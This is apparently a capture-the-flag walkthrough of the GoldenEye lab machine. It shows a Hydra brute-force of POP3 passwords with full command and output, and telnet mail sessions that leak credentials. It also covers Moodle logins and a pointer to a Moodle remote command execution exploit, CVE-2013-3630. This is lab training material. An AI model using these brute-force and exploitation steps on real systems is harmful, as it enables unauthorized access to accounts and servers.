
We got the password: secret1 for username boris as shown in the image.



```
[baze@parrot]~/usr/share/wordlists
$ sudo hydra -f -t 60 -l natalya -P fasttrack.txt 192.168.56.101 -s 55007 pop3
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-06 21:30:22
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 60 tasks per 1 server, overall 60 tasks, 222 login tries (l:1/p:222), ~4 tries per task
[DATA] attacking pop3://192.168.56.101:55007/
[55007][pop3] host: 192.168.56.101 login: natalya password: bird
[STATUS] attack finished for 192.168.56.101 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-06 21:30:43
[baze@parrot]~/usr/share/wordlists
$
```

Using telnet command we have logged in with the username: boris and password: secret1! .This gave us three messages as shown in the image.



```
[baze@parrot]~/usr/share/wordlists
$ telnet 192.168.56.101 55007
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
STAT
-ERR Unknown command.
USER boris
+OK
PASS secret1!
+OK Logged in.
STAT
+OK 3 1838
LIST
+OK 3 messages:
1 544
2 373
3 921
.
STAT
+OK 3 1838
RETR 1
+OK 544 octets
Return-Path: <root@127.0.0.1.goldeneye>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])

```

Now reading all of the three messages, the clues given in the messages were of no use and are just made to confuse you, as it has wasted our time to make a clue out of it.

```
RETR 1
+OK 544 octets
Return-Path: <root@127.0.0.1.goldeneye>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
    by ubuntu (Postfix) with SMTP id D9E47454B1
    for <boris>; Tue, 2 Apr 1998 19:22:14 -0700 (PDT)
Message-Id: <20180425822326.D9E47454B1@ubuntu>
Date: Tue, 2 Apr 1998 19:22:14 -0700 (PDT)
From: root@127.0.0.1.goldeneye

Boris, this is admin. You can electronically communicate to co-workers and students here. I'm not going to scan emails for security risks because I trust you and the other admins here.
.
RETR 2
+OK 373 octets
Return-Path: <natalya@ubuntu>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
    by ubuntu (Postfix) with ESMTP id C3F2B454B1
    for <boris>; Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
Message-Id: <20180425824249.C3F2B454B1@ubuntu>
Date: Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
From: natalya@ubuntu

Boris, I can break your codes!
```

Similarly using telnet command we have logged in with the username: natalya and password: bird. This gave us two messages as shown in the image.

telnet 192.168.56.101

After opening all the messages, we saw some clues like username and password, domain name along with a directory name of the domain

From this point, we thought of adding the servers IP along with the domain name into Linux /etc/hosts. File.

```
RETR 2
+OK 1048 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from root (localhost [127.0.0.1])
    by ubuntu (Postfix) with SMTP id 17C96454B1
    for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
Message-Id: <20180425831956.17C96454B1@ubuntu>
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
From: root@ubuntu

Ok Natalyn I have a new student for you. As this is a new system please let me or boris know if you see any config issues, especially if it's related to security...even if it's not, just enter it in under the guise of "security"...it'll get the change order escalated without much hassle :)

Ok, user creds are:

username: xenia
password: RCP9@rulez!

Boris verified her as a valid contractor so just create the account ok?


And if you didn't have the URL on our internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network....

Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.
```

As you can see in the image we have added the domain named along with servers IP inside /etc/host file in our local machine and saved it


```
GNU nano 5.1 /etc/hosts
127.0.0.1    localhost
127.0.1.1    parrot
192.168.56.101 severnaya-station.com
# The following lines are desirable for IPv6 capable hosts
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
```

Next, we thought of browsing /gncertdir along with the Domain name.




And after spending time examining got another user named doak communicating to xenia.





Let's use hydra to bruteforce doak user.  
We found the credentials user doak  
pass- goat



Using telnet command we have logged in with the username: doak and password: goat. This gave us a message.  
Now further reading the message, we acquired a username and password.  
Username: dr\_doak  
Password: 4England!



```
Parrot Terminal
File Edit View Search Terminal Tabs Help


+OK
PASS goat
+OK Logged in.
stat
+OK 1 606
list
+OK 1 messages:
1 606
.
retr 1
+OK 606 octets
Return-Path: <doak@ubuntu>
X-Original-To: doak
Delivered-To: doak@ubuntu
Received: from doak (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 97DC245490
        for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
Message-Id: <20180425034731.97DC245490@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu

James,
If you're reading this, congrats you've gotten this far. You know how tradecraft works right?


Because I don't. Go to our training site and login to my account....dig until you can exfiltrate further information.....

username: dr_doak
password: 4England!
```


Now Logging in with the acquired username: dr\_doak and password: 4England! into the domains login page as shown in the image. On exploring all the tabs in the navigation section of the page, we saw an s3cret.txt file in my private files.



We downloaded and used pluma to see the contents of the file



We have downloaded the image file and opened it where we saw an encoded line into the base64 format, it made us curious to decode it. And found xWinter1995x! as plain text which could be any password.



Now further exploring the website we have logged into lead us to TinyMCE HTML editor inside the plugins and text editors tab. Here we have selected Google spell as a spell engine and saved the changes. But it didn't work here, so I take help of Google.

Applications Places System 23 °C Sun Sep 6, 10:02 PM

Moodle - Remote Command Execution (Metasploit) - Linux remote Exploit - Mozilla Firefox

Hack the Golden Eye: [X] (51) Best Shuffle Dance: [X] Moodle - Remote Com: [X] +

https://www.exploit-db.com/exploits/29324

Start Parrot Wiki Community privacy pentest learn Donate

## EXPLOIT DATABASE

### Moodle - Remote Command Execution (Metasploit)

<b>EDB-ID:</b> 29324	<b>CVE:</b> 2013-3630	<b>Author:</b> METASPLOIT	<b>Type:</b> REMOTE	<b>Platform:</b> LINUX	<b>Date:</b> 2013-10-31
-------------------------	--------------------------	------------------------------	------------------------	---------------------------	----------------------------

**EDB Verified:** ✓

**Exploit:** 📄 / 🛠️

**Vulnerable App:**

**Become a Certified Penetration Tester**

